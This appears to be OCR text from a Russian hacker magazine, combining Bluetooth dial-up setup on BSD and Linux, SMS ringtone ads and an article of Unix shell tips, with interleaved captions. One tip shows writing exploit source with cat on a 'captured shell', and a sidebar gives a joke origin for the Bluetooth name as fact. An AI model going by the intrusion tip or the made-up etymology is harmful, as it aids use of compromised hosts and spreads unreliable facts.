Для того чтобы применять телефон в качестве модема для доступа в интернет, нужно настроить ppp(8) или pppd(8), и единственная проблема заключается в том, чтобы мобильник был опознан этими демонами как модем на каком-либо порту. Благодаря эмуляции через драйвера ucom, ucycom, uplcom или uvscom, подключенный через USB-кабель телефон выступает в роли некоего девайса на последовательном порту. В случае с Bluetooth, по сути, ничего не меняется, только сэмулировать порт чуть сложнее. Пожалуй, самый простой способ - использование rfcomm_sppd(1) для эмуляции последовательного порта и передачи ppp-фреймов через RFCOMM-каналы:

```
# rfcomm_sppd -a 00:01:e2:3f:c5:9a -b -t /dev/ttyp4
```

После чего для pppd(8) в /etc/ppp/options следует указать /dev/ttyp4 как порт модема и все волшебным образом заработает :). Разумеется, данным трюком можно обходиться и при использовании ppp(8). В этом случае порт можно вообще не указывать, употребив в конфиге /etc/ppp/ppp.conf следующую конструкцию:


KDE BT Framework

```
set device "!/usr/bin/rfcomm_sppd -a 00:01:e2:3f:c5:9a"
```

В данном случае девайс создается на лету самим ppp, что очень удобно. Альтернативный способ - применение rfcomm_pppd(8) совместно с ppp:

```
# rfcomm_pppd -a 00:01:e2:3f:c5:9a -c -C DUN -l gprs
```

Как и везде, -a указывает BD_ADDR мобильника, -C DUN указывает использование Dialup-Networking канала (если канал определить данным образом, а не напрямую, по номеру, то номер будет запрошен по протоколу SDP), -l gprs указывает на существующую запись в ppp.conf, ее ты должен создать заранее, прописав обычные настройки для GPRS твоего оператора.

Зачем же две утилиты для одной и той же задачи? Дело в том, что с помощью rfcomm_pppd(8) можно не только употреблять мобильный девайс как модем, но и предоставить этому девайсу доступ в локальную сеть. Для сотового телефона это, ясное дело, неактуально, но ведь Bluetooth встраивают во многие другие мобильные устройства. В ppp.conf нужно внести новую запись rfcomm-server (обратись к man rfcomm_pppd за примерами) и запустить rfcomm_pppd как сервер, точно так же, как грузили obexapp в серверном режиме:

```
# rfcomm_pppd -s -C 7 -l rfcomm-server
```

BLUETOOTH И LINUX

В Linux с Bluetooth, как и со всем остальным, относительная неразбериха в виде проектов-патчкитов. Существует несколько реализаций BT-стэка, но самый популярный - BlueZ (www.bluez.org). Его ядерная часть была смержена в vanilla kernel (официальное, чистое ядро с kernel.org) где-то во времена 2.4.20.

Необходимые опции ядра

```
CONFIG_BLUEZ=m
CONFIG_BLUEZ_L2CAP=m
CONFIG_BLUEZ_SCO=m
CONFIG_BLUEZ_RFCOMM=m
CONFIG_BLUEZ_RFCOMM_TTY=y
CONFIG_BLUEZ_HCIUSB=m
```

Но библиотеки и утилиты все равно следует собирать из исходников с bluez.org или поставить из пакетов своего дистрибутива. Необходимые тарболлы - bluez-libs и bluez-utils. Обнаружить мобильник можно с помощью утилиты hcitool (hcitool scan). Аналог sdpcontrol для обнаружения сервисов девайса называется sdptool (sdptool browse BD_ADDR). После определения BD_ADDR можно забиндить девайс на эмуляцию порта (/dev/ircomm0):


```
# rfcomm bind 0 00:01:e2:3f:c5:9a
```

Rfcomm попросит ввести PIN-код, который затем нужно будет продублировать на телефоне. Реализация OBEX-протокола для передачи файлов для Linux доступна на openobex.sourceforge.net. Вообще связка Bluetooth+Linux отлично документирована, например, стоит взглянуть на www.holtmann.org/linux/bluetooth/, так что я не буду заострять на ней внимание. К тому же, отведенное мне место кончается ;). Помни, что на все твои вопросы ответит дядя Гугль.

ТАК ЧТО ЖЕ ТАКОЕ BT?

Bluetooth - это беспроводная технология для взаимодействия устройств на радиочастоте 2,4 ГГц. Радиус действия составляет 100 метров. Скорость передачи данных - около мегабита в секунду. BT изначально была разработана компанией Ericsson для построения маленьких ad-hoc-сетей из мобильных устройств (мобильники, КПК). В отличие от других беспроводных технологий, например Wi-Fi, Bluetooth предполагает установление соединений «точка-точка», т.е. понятие Access Point как таковое отсутствует. Также Bluetooth отличает наличие так называемых высокоуровневых сервисов, или профилей, например, передача файлов, эмуляция последовательных портов, передача голоса и т.д. Девайс может предоставлять окружающим ограниченный набор сервисов. Устройства идентифицируются по т.н. BD_ADDR, аналогу MAC-адреса на канальном уровне TCP/IP.

Название Bluetooth («синий зуб»), по преданию, пошло от имени жившего в десятом веке датского короля викингов Гарольда Синезубого, которого прозвали так за то, что он очень любил компот из голубики, отчего его зубы приняли иссиня-темный окрас.


Стэк протоколов Bluetooth


8181 для твоей мобилы

Для заказа полифонической мелодии или цветной картинки отправьте SMS с выбранным кодом на номер 8181 (МТС, Билайн, МегаФон ЗАО «Соник Дуо»), например, XAWAP [пробел] 12345 Установите WAP-соединение по полученной ссылке и сохраните Ваш заказ. Вы должны подключить услугу WAP или WAP-GPRS у своего оператора! По полученной ссылке можно обратиться только один раз.

Цветные картинки


XAWAP 247692


XAWAP 247698


XAWAP 266384


XAWAP 264163


XAWAP 271255


XAWAP 274524



XAWAP 274532


XAWAP 68675



XAWAP 77927

XAWAP 95797


XAWAP 97452

XAWAP 98262

Nokia: 3100 3200 3220 3300 5100 5140 6100 6200 6220 6230 6610i 6800 6810 6820 7200 7210 7250 7250i 7600 Sony Ericsson: T610 T618 T630 Z200 Z600 Siemens: C62 CF62 C65 Motorola: V295 V180 V220 C380 E365 Samsung: S100 S500 V200 P400 X400 E100 P100 D100 P500 X100 X600 S300

Полифонические мелодии

Nokia: 3100 3510i 3530 5100 6010 6100 6200 6610 6650 6800 7250 7250i, а так же модели с 16-, 24-, 40-голосной полифонией Sony Ericsson: P800 T300 T310 T610 T630 T230 Z200 Z600 S700 Z300 K700 P900 Z1010 Motorola: C330 C350 T720 T720i T722 V300 V500 V600 A830 A835 E390 C370 C450 C550 A760 MPX200 V295 V180 V690 V750 V80 V878 V180 V220 V400p C380 A630 A1000 E1000 V1000 Siemens: S55 C55 A55 SL55 M55 MC60 C60 C62 SX1 U10

Бригада	Тема из к/ф Бригада	XAWAP 83644
Настасья NEW	Вячеслав Бутусов	XAWAP 58901
Песня идущего домой	Вячеслав Бутусов	XAWAP 58971
Грустные сказки	Гости из будущего 1	XAWAP 6228
Прасковья NEW	Уматурман	XAWAP 262927
Quanto Costa NEW	Пропаганда	XAWAP 262924
Глюк'oza Nostra	Глюк'oza	XAWAP 58897
Малыш	Глюк'oza	XAWAP 58898
Аста Ла Виста	Глюк'oza	XAWAP 58967
Ночной хулиган	Дима Билан	XAWAP 58902
Лондон - Париж	Ираклий Пирцхалава	XAWAP 58899
Догоняй	Катя Лель	XAWAP 58889
Мой мармеладный	Катя Лель	XAWAP 58968
Муси Пуси	Катя Лель	XAWAP 58970
Прощай моя любовь	Савичева Юлия	XAWAP 58900
Believe me	Савичева Юлия	XAWAP 262925
Другая Причина	Непара	XAWAP 97412
Дождь по крышам	Пропаганда	XAWAP 97414
Music	Madonna	XAWAP 97411
Freestyler	Bomfunk MC'S	XAWAP 88145
Criminal	Eminem	XAWAP 48866

Звуки и крики

Nokia: 3650 3660 3300(WB) 5140 6170 6230 6260 6650 6600(WB) 6620(WB) 6630(WB) 6810 6820 7200 7600 7610 7650 7700 9500 N-GAGE N-GAGEQD Sony Ericsson: P800 P900 Siemens SL55

Сирена	XAWAP 88714
Мяу	XAWAP 88723
Хрю	XAWAP 71934
Спуск воды в унитазе	XAWAP 71935
Муу	XAWAP 71930
Крик ужаса	XAWAP 88737
На футболе	XAWAP 88745
Мультяшный звук	XAWAP 59917
Кошка	XAWAP 54660
Курица	XAWAP 57453
Корова	XAWAP 57461
Поросенок	XAWAP 57469

Samsung: N620 T100 A800 S100 S300 S500 V200 C100 P400 Siemens: S55

Для заказа Java – игры отправьте SMS с выбранным кодом на номер 7070, например XAJAVA2 [пробел] 12345 Установите WAP соединение по полученной ссылке и сохраните загруженное приложение. По полученной ссылке можно обратиться один раз. Стоимость услуги для абонентов МТС – 3,49$, Beeline – 2,99$, Мегафон (ЗАО "Соник Дуо") – 2,99$ без учета НДС. Список регионов можно получить на сайте www.8181.rambler.ru

Java-игры

Snowboard Fun: спорт

XAJAVA2 75358



Эта игра – имитация спуска на сноуборде. Нужно лавировать между флажками, избегая столкновения с лыжниками, животными, деревьями, камнями и т.д. Сбор по дороге различных предметов, таких как бутылки, шапки, перчатки, монетки, позволит игроку путешествовать по всему миру и кататься на различных трассах.

Nokia: N-Gage, 3410, 3510i, 3585, 3590, 8910i, 6310i, 6610, 7210, 6100, 7250, 5100, 6200, 6800, 3300, 6220, 3100, 6108, 7250i, 3200, 7650, 3650, 3660 Motorola: T720 Siemens: M50, MT50, C55, S55, M55, MC60, SL55 Sharp: GX10

Collision Course: гонки


XAJAVA2 75191

Эта динамичная игра создает ощущение, что вы в водительском кресле машины с турбо двигателем. Вы участник европейской гонки, победить в которой, можно только быстро проехав по трассе. Вам необходимо ехать, объезжать препятствия и собирать флажки. Программа состоит из пяти уровней, каждый из которых становиться все более сложным и поэтому оставляет шанс на победу только лучшим. Вы готовы к соревнованиям?

Nokia: N-Gage, 3410, 3510i, 3585, 3590, 8910i, 6310i, 6610, 7210, 6100, 7250, 5100, 6200, 6800, 3300, 6220, 3100, 6108, 7250i, 3200, 7650, 3650, 3660 Motorola: T720 Siemens: M50, MT50, S55, M55, MC60, SL55

Submarine: экшн

XAJAVA2 75214



Ваша подлодка захвачена и вы как капитан должны спасти свою команду. Вражеские корабли и торпеды не выпустят вас из лабиринта без боя, но ваша подлодка более быстрая с двумя уровнями скорости, и может обороняться с помощью торпед. Но их число ограничено и если вы не соберете бочки, разбросанные по всему уровню, вы скоро останетесь без оружия. Будьте бдительны, в некоторых бочках вас могут ожидать неприятные сюрпризы. Вы можете спастись только если соберете ключи от автоматических дверей и будете стрелять быстрее и более метко, чем ваши враги.

Nokia: N-Gage, 3410, 3510i, 3585, 3590, 8910i, 6310i, 6610, 7210, 6100, 7250, 5100, 6200, 6800, 3300, 6220, 3100, 6108, 7250i, 3200, 7650, 3650, 3660 Motorola: T720, V300, V525, V300, V600 Siemens: M50, MT50, C55, S55, M55, MC60, SL55 Sharp: GX10

Отправьте SMS-сообщение с кодом понравившейся Вам мелодии на короткий номер 8181 (Билайн*, МегаФон ЗАО «Соник Дуо» и МТС), 000700 (МегаФон Северо-западный GSM), например XA[пробел]12345 и сохраните полученный элемент.

Мелодии

		Siemens	Nokia Samsung	Motorola
Прасковья NEW	Уматурман	XA 262923	XA 262919	XA 262915
Бригада	Тема из к/ф Бригада	XA 85669	XA 41758	XA 41747
Притяжения больше нет	Виа Гра, В.Меладзе	XA 16223	XA 16208	XA 16199
Женька хотела	Сердючка & Глюк'oza	XA 16225	XA 16198	XA 16232
Прости за любовь	Савичева Юлия	XA 16204	XA 16214	XA 16209
Quanto Costa NEW	Пропаганда	XA 262920	XA 262916	XA 262912
Believe me NEW	Савичева Юлия	XA 262921	XA 262917	XA 262913
Грустные сказки	Гости из будущего	XA 16210	XA 16227	XA 16216
Гоп Гоп	Верка Сердючка	XA 97389	XA 97371	XA 97380
Все хорошо	Верка Сердючка	XA 97390	XA 97372	XA 97381
Песня идущего домой	Вячеслав Бутусов	XA 58832	XA 58821	XA 58827
Малыш	Глюк'oza	XA 58834	XA 58846	XA 58847
Ночной хулиган	Дима Билан	XA 58808	XA 58844	XA 58851
Догоняй	Катя Лель	XA 58830	XA 58819	XA 58832
Мой мармеладный	Катя Лель	XA 58829	XA 58818	XA 58824
В этом ты профессор	Виа Гра	XA 48802	XA 48785	XA 48766
Не надо	Виа Гра	XA 48801	XA 48784	XA 48765
Другая Причина	Непара	XA 97385	XA 97367	XA 97376
Music	Madonna	XA 97384	XA 97366	XA 97375
In the shadows	The Rasmus	XA 46655	XA 42680	XA 46649
Du Hast	Rammstein	XA 85670	XA 41757	XA 41749
How much is the fish	Scooter	XA 98494	XA 98491	XA 98488

Siemens: A50 C45 C55 M50 ME45 S45 S55 MT50 Nokia: все модели, кроме 3300 8110 6220 Samsung: N620 S100 V200 T100 S300 i-GLO Motorola: A008 T190 T191 T192 T193m T280 T260 T2288 V50 V100 V8088

Формула любви

Отправьте SMS с текстом XALOV [имя] [пробел] [имя] на номер 8181 (МТС, Билайн, МегаФон ЗАО «Соник Дуо»). Используйте в сообщении только латинские буквы, например: XALOV Masha Sasha.

Узнайте, на сколько вы совместимы, и чего можно ждать от вашей встречи.

Стишки и анекдоты

Хотите получить анекдот или прикольный стишок? Отправьте SMS с текстом XA hot или XA spice на номер 8181 (МТС, Билайн, МегаФон ЗАО «Соник Дуо»). На каждый последующий запрос Вы получите новый анекдот или прикольный стишок. Внимание: перед словами hot или spice должен стоять пробел!

* Стоимость любого заказа составляет 0,99 (для абонентов МТС – 0,99) без учета налогов. Доступ на WAP оплачивается отдельно согласно тарифам оператора. В случае ошибки в запросе услуга будет считаться оказанной. По всем вопросам обращайтесь по e-mail: sonic@smsf.ru Полную информацию и список регионов обслуживания вы можете также найти на сайте www.8181.rambler.ru

Andrey Matveev (andrushock@real.xakep.ru)



КОНСОЛЬНЫЕ ЭТЮДЫ

Сегодня мы много говорим о графической подсистеме X Window, уделяем безумное количество времени наведению блеска на своем рабочем столе, наполняем очередь закачки download-менеджера все новыми и новыми графическими утилитами, обладающими мнимым удобством и тяжестью Gtk/Qt, совсем забывая о командной строке - чрезвычайно мощной и гибкой среде настоящего юниксоида. Возможно, для кого-то эта статья станет напоминанием, а для кого-то - руководством к действию. В любом случае, держись крепче!

НЕСТАНДАРТНЫЕ РЕШЕНИЯ СТАНДАРТНЫХ ЗАДАЧ В *NIX

МИРОВАЯ КОНКАТЕНАЦИЯ

Способность командной оболочки осуществлять перенаправление ввода/вывода и поддерживать работу программ с помощью конвейеров - вот главные козыри *nix-консоли. Именно совместное использование команд предоставляет пользователю поистине уникальные возможности. Однако довольно часто за счет различных приемов можно добиться еще более эффективной работы.

Как правило, чтобы отправить короткое сообщение по электронной почте, используется вот такая незамысловатая конструкция:

```
% cat message.txt | mail -s 'slacker' bill@gates.com
```

При отсутствии имени файла в качестве аргумента или если необходимо получить ввод с клавиатуры, многие *nix-программы способны обрабатывать входную информацию из STDIN, соответственно, вызовом cat здесь можно пренебречь:

```
% mail -s 'slacker' bill@gates.com < message.txt
```

Кстати, псевдоустройство /dev/null можно использовать не только в качестве треша, но и вместо стандартного потока ввода в том случае, когда входные данные для нас не представляют интереса (чтобы не повторяться, немного расширим предыдущий пример):

```
% echo "mail -s 'slacker' bill@gates.com < /dev/null" | at 23:59
```

Очень часто в статьях можно увидеть запись вроде этой:

```
# kill -HUP `cat /var/run/sendmail.pid`
```

Без сомнения, эта команда будет работать, но не на всех системах, т.к. файл с уникальным идентификатором процесса может состоять из нескольких строк:

```
openbsd# cat /var/run/sendmail.pid
6563
/usr/sbin/sendmail -L sm-mta -C /etc/mail/localhost.cf -bd -q30m
```

Если быть точнее, то Sendmail все же перезапустится, но с многочисленными ошибками kill: illegal pid, поэтому чтобы не запоминать, в каких осях и на каких pid-файлах следует применять cat, лучше сразу использовать - нет, не head -n 1, - а потоковый редактор текста sed:

```
# kill -HUP `sed q /var/run/sendmail.pid`
```

Если содержимое текстового файла не умещается на одном экране, его лучше просматривать нормальным пейджером, таким как more, less или most. Предвижу твой вопрос: так что же можно делать с помощью cat? К примеру, резервировать данные:

```
% tar zcf - ~/work | ssh trusted.box.ru 'cat > backup.tgz'
```

СЕМЬ СПОСОБОВ СОЗДАНИЯ ТЕКСТОВОГО ФАЙЛА НУЛЕВОЙ ДЛИНЫ

```
% :> example.txt
% echo > example.txt
% touch example.txt
% cp /dev/null example.txt
% cat /dev/null > example.txt
% cat > example.txt
  Ctrl+D
% > example.txt
  Ctrl+D
```


СТАНДАРТНЫЕ ПОТОКИ

Большинство команд, в том числе и оболочка, для своей работы автоматически открывают три файла:

fd 0 (stdin) - стандартный поток ввода, обеспечивает ввод данных для программ

fd 1 (stdout) - стандартный поток вывода, как правило, вывод поступает на экран

fd 2 (stderr) - стандартный поток ошибок, как правило, вывод поступает на экран


Эффективное комбинирование команд

Или выполнять объединение файлов, скажем, для создания самоподписанного сертификата, необходимого для работы STARTTLS:

```
# cd /etc/mail/certs
# openssl req -newkey rsa:1024 -keyout mykey.pem -nodes -x509 -days 3650 -out cacert.crt
# cat mykey.pem cacert.crt > server.pem
```

Вот еще одна интересная функция - cat можно использовать в качестве примитивного текстового редактора. Этот прием может пригодиться, если на удаленном узле (читай захваченном шелле) по какой-то причине оказались недоступными консольные ftp-клиенты (ftp, wget) и стандартные редакторы, такие как vi, nano, joe:

```
% cat > spl0it.c << EOF
#include <stdio.h>
int main(void){printf("You are under attack!\n");exit(0);}
EOF
```

Утилита cat будет принимать вводимые тобой символы до тех пор, пока не встретит метку EOF, а затем содержимое буфера запишет в файл spl0it.c. Хотя того же результата можно добиться и более простым способом (сигнал отбоя Ctrl+D эмулирует End-Of-File):

```
% cat > spl0it.c
исходный код эксплоита
Ctrl+D
```

Стоит отметить, что продвинутые интерпретаторы командной строки и в данном случае позволяют обойтись без участия cat (zsh% > spl0it.c).

КОШЕРНАЯ ИЩЕЙКА

Рано или поздно все мы сталкиваемся с проблемой поиска нужной информации на своих многострадальных носителях. Однако процесс поиска может быть затруднен из-за довольно сложной структуры файловой системы, отсутствия файлового менеджера или графических средств поиска. И тогда к нам на помощь приходит утилита find:

```
% time sh -c "find /usr/src -name '*.c' -exec grep fucked {} \; | wc -l"
       3
40.67s user 123.22s system 64% cpu 4:13.73 total
```

Проблема заключается в том, что параметр -exec одновременно может выполнить только одну указанную команду на одном файле. В этом случае для каждой команды будет происходить системный вызов fork(2), а это просто недопустимо. Чтобы процесс поиска занял как можно меньше системных ресурсов и нашего драгоценного времени, воспользуемся программой xargs, способной выполнять одну команду над многими файлами одновременно, тем самым существенно уменьшая время поиска:

```
% time sh -c "find /usr/src -name '*.c' | xargs grep fucked | wc -l"
       3
11.53s user 14.11s system 20% cpu 2:06.03 total
```

Таким образом, упрощается и набор команд за счет того, что теперь не нужно указывать «{}» для замещения имени текущего найденного файла и «\;» для нахождения конца исполняемой программы. Также небольшой оптимизации можно добиться, применив команду fgrep (при поиске игнорируем регулярные выражения) и параметр -xdev утилиты find (поиск будет производиться только в текущей/указанной файловой системе).

NO KIDDING

Для расширения кругозора приведу еще один интересный метод поиска контекстной информации. Здесь мы с помощью программы nm(1) проанализируем таблицу внешних символов всех статических библиотек из каталога /usr/lib, чтобы, к примеру, выяснить местоположение функции MD5Final (запись 'T MD5Final' означает поиск символа сегмента кода):

```
% for i in /usr/lib/*.a
> do
> nm $i 2>/dev/null | fgrep 'T MD5Final' && echo $i
> done
```

Результат работы этой комбинации команд будет примерно следующий:

```
0000022c T MD5Final
/usr/lib/libc.a
0000024c T MD5Final
/usr/lib/libc_p.a
00000268 T MD5Final
/usr/lib/libc_pic.a
```

Теперь нам остается только просканировать сырцы libc на наличие искомой библиотечной функции:

```
% fgrep -rw MD5Final /usr/src/lib/libc
/usr/src/lib/libc/crypt/md5crypt.c:    MD5Final(final,&ctx1);
[snip]
/usr/src/lib/libc/hash/md5.c:MD5Final(unsigned char digest[MD5_DIGEST_LENGTH], MD5_CTX *ctx)
```

ФИЛЬТРУЙ БАЗАР

Если ты часто экспериментируешь с настройками, то наверняка сопровождаешь все свои действия комментариями, чтобы не упустить из виду какую-нибудь важную деталь или просто не забыть, какими были дефолтные значения переменных. Когда из конфига необходимо быстро выцепить нужную информацию, например, чтобы сделать copy'n'paste в окно irc-клиента, обилие ремарок может не только затруднить чтение, но и стать причиной кика или даже бана. Используя регулярные выражения, можно профильтровать потоки по заданным шаблонам и добиться приемлемого результата:

```
% grep -v '^#' /etc/sysctl.conf
net.inet.ip.forwarding=1
net.inet.esp.enable=0
net.inet.ah.enable=0
net.inet.gre.allow=0
```


Также можно быстро наказать недоброжелателя, подключившегося к твоему Web-серверу (замечу, что используемая ниже модная утилита tcpdrop впервые появилась в OpenBSD 3.6):

```
openbsd% netstat -na -f inet | egrep '80|443'
tcp  0  0  *.80   *.*  LISTEN
tcp  0  0  *.443  *.*  LISTEN
tcp  0  0  192.168.1.1.80   192.168.1.2.1091   ESTABLISHED
```

КОНВЕЙЕРНАЯ ОБРАБОТКА

Конвейеры (pipes) занимаются только тем, что перенаправляют вывод одной команды на вход другой, образуя так называемые цепочки команд. В одной командной строке может быть несколько конвейеров:

```
% mysql --user=jabberd2 --password=noidea jabberd2 -e 'SELECT * FROM active' | fgrep -v collection-owner | sort | awk '{ print $1 }' > /var/www/htdocs/jabber2_users.txt
```


Первый экранно-ориентированный редактор в UNIX ;-)

```
openbsd% fstat | egrep 'httpd.*internet.*<--'
www    httpd   21421   5* internet stream tcp 0xd600f9e0
192.168.1.1:80 <-- 192.168.1.2:1091

openbsd# tcpdrop 192.168.1.1 80 192.168.1.2 1091
192.168.1.1 80 192.168.1.2 1091: dropped
```

Это что касается просмотра. А теперь допустим, что тебе нужно изменить одно значение в конфиге прокси-сервера Squid. Конечно, ты можешь открыть в своем любимом редакторе файл squid.conf и до умопомрачения скролить 100 (сто!) килобайт чистого текста в поисках заветной переменной либо произвести серчинг, что называется, на месте, а можешь выполнить одну-единственную команду:

```
# vi +/httpd_accel_host /etc/squid/squid.conf
```

Умный vi откроет конфиг и установит курсор на первой строке, которая удовлетворяет заданному условию.

А КАКАЯ РАЗНИЦА?

С какой периодичностью ты обновляешь программное обеспечение? Как только выйдет новая версия? Ok, а ты не задумывался, какие именно изменения были произведены? Тэкс, посмотрим... Исправили ошибку линковки в AIX, научили скрипт configure распознавать IRIX, пофиксили 1,5 варнинга при компиляции на 64-битных архитектурах, исправили для дистрибутива NotUsed GNU/Linux абсолютный путь до директории с заголовочными файлами пятого Кербероса, обновили справочное руководство на вьетнамском языке... А оно нам надо? Вот такие изменения? С другой стороны, в Changelog'е тебе никогда не напишут о добавленной утечке памяти или интеграции бэкдора... Поэтому на ум приходит только один верный способ: вручную отслеживать все изменения, по крайней мере, критически важных программ.

Для начала последовательно распакуем обе версии - используемую и свежескачанную:

```
% tar zxf stunnel-4.04.tar.gz
% tar zxf stunnel-4.05.tar.gz
```

Определим, какие файлы были добавлены в новую версию. Терпеть не могу контекстное сравнение, но без него здесь никак.

```
% diff -r stunnel-4.04 stunnel-4.05 | grep ^Only
Only in stunnel-4.05/doc: stunnel.fr.8
Only in stunnel-4.05/doc: stunnel.fr.html
Only in stunnel-4.05/doc: stunnel.fr.pod
Only in stunnel-4.05/tools: script.sh
```

Вот как раз мануалов на французском нам и не хватало. Далее выясняем, какие файлы были изменены в новой версии:

```
% diff -r stunnel-4.04 stunnel-4.05 | grep ^diff
diff stunnel-4.04/ChangeLog stunnel-4.05/ChangeLog
diff stunnel-4.04/TODO stunnel-4.05/TODO
diff stunnel-4.04/aclocal.m4 stunnel-4.05/aclocal.m4
diff stunnel-4.04/configure stunnel-4.05/configure
[snip]
```

Ну и наконец, изучаем сами изменения (знание английского и C/C++ приветствуется):

```
% diff -Naur stunnel-4.04 stunnel-4.05 | less
```

Если ты не доверяешь mergemaster'у, таким образом можно производить обновление BSD-системы - в одном терминальном окне просматриваешь, а в другом мержишь изменения.

ЭЛЕГАНТНАЯ СБОРКА

Тоскливое модемное соединение, желание сэкономить на трафике, медленная работа framebuffer'а (особенно при наличии старой видеокарточки или криво написанного драйвера) - все это может послужить поводом для знакомства с утилитой nohup, которая защищает указанную в качестве аргумента команду от сигнала SIGHUP (разрыв соединения с tty, обычно происходит после нажатия Ctrl+C), при этом перенаправляя все данные, поступающие на стандартный выходной поток, в файл nohup.out. Эта утилита идеально подходит для компиляции больших проектов:

```
/usr/src# nohup make build &
[1] 10147
sending output to nohup.out
/usr/src#
```

Вся прелесть заключается в том, что теперь ты в любой момент можешь сделать logout, а фоновое задание все равно будет выполняться, методично журналируя происходящее в файл /usr/src/nohup.out. Для того чтобы в реальном времени отслеживать бэкграундный процесс компиляции, нужно заставить утилиту tail игнорировать признак конца файла:

```
# tail -f /usr/src/nohup.out
```

СЕКЬЮРНЫЙ СКРИПТИНГ

Во избежание возникновения конфликтов в командных скриптах и функциях оболочки настоятельно рекомендуется использовать уникальные имена для временных файлов. Этого можно достичь двумя способами. Первый способ состоит в том, чтобы с помощью параметра $$ дать указание оболочке замещать расширение temp-файла уникальным идентификатором процесса вызываемой программы:

```
% vi ~/bin/mp3player

#!/bin/sh

cat > /tmp/playlist.$$
mpg123 --aggressive --stereo --8bit /tmp/playlist.$$ >/dev/null
2>&1
rm -f /tmp/playlist.$$
```


ЛОГИН ПОД КАЛЬКОЙ

Если требуется произвести журналирование интерактивной сессии, то стоит воспользоваться одним из этих приемов:

```
% ksh -i |& tee Xsession.log

% script ntpd_hacking.log
```

За подробностями обращайся к страницам справочных руководств tee(1) и script(1).


Просматриваем изменения

Хотя такой способ далеко не безопасен, т.к. схема предсказуема, а значит, атакующий может вызвать гонку привилегий и даже провести DoS-атаку. Утилита mktemp призвана восполнить этот недостаток:

```
% mktemp /tmp/xakep.XXXXXXXXXX
/tmp/xakep.NBGIs19391
```

ВЛАСТЕЛИН TEMP-ФАЙЛОВ

Раз уж речь зашла о временных файлах, нельзя не рассказать об одном оптимизационном трюке. Помимо стандартного каталога /tmp, в BSD-системах присутствует /var/tmp, который используют для своей работы некоторые программы (pkg_add для распаковки пакаджей, vi для восстановления поврежденных текстовых файлов и т.д.). Почему сделано именно так - никто не берется ответить. Два каталога для временных файлов нам совершенно не нужны:

```
# rm -rf /var/tmp
# ln -s /tmp /var/tmp
```

Единственное ограничение - файловая система /tmp должна быть смонтирована без опции -noexec. А чтобы в разы повысить быстродействие производимых операций, можно весь /tmp (в данном случае размером 64 Mb) разместить в оперативной памяти:

```
openbsd# vi /etc/fstab
swap /tmp mfs rw,nodev,nosuid,noatime,-s=131072 0 0

openbsd# mount -a

openbsd% mount | grep mfs
mfs:21734 on /tmp type mfs (asynchronous, local, noatime,
nodev, nosuid,
size=65536 1K-blocks)
```

